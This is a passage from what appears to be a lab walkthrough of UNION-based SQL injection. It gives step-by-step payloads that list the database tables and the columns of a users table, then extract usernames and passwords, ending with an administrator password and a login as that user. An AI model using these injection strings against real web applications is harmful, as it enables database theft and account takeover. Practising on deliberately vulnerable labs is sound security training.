
* We have result




* We will know all column contain text data

Step 3: Check list table list in the database

* Let check list table with code:

'+UNION+SELECT+table\_name,+NULL+FROM+information\_schema.tables--

Now we must find the table with user information




We have table with name users\_mfsfbq

Step 4: Check name of column of table users\_mfsfbq

'+Union

+Select+column\_name,+Null+From+information\_schema.columns+Where+table\_name= ‘users\_mfsfbq’--

* We have result is




Step 5: Payload data of username\_faizic and password\_dzjhov column in table user\_mfsfbg

With code


'+UNION+SELECT+username\_faizic,+password\_dzjhov+FROM+users\_mfsfbq—

We will have result



We can see account administrator with password is 0rq0ind3ni510pffi2i1

Step 6: login with account administrator



And we have result

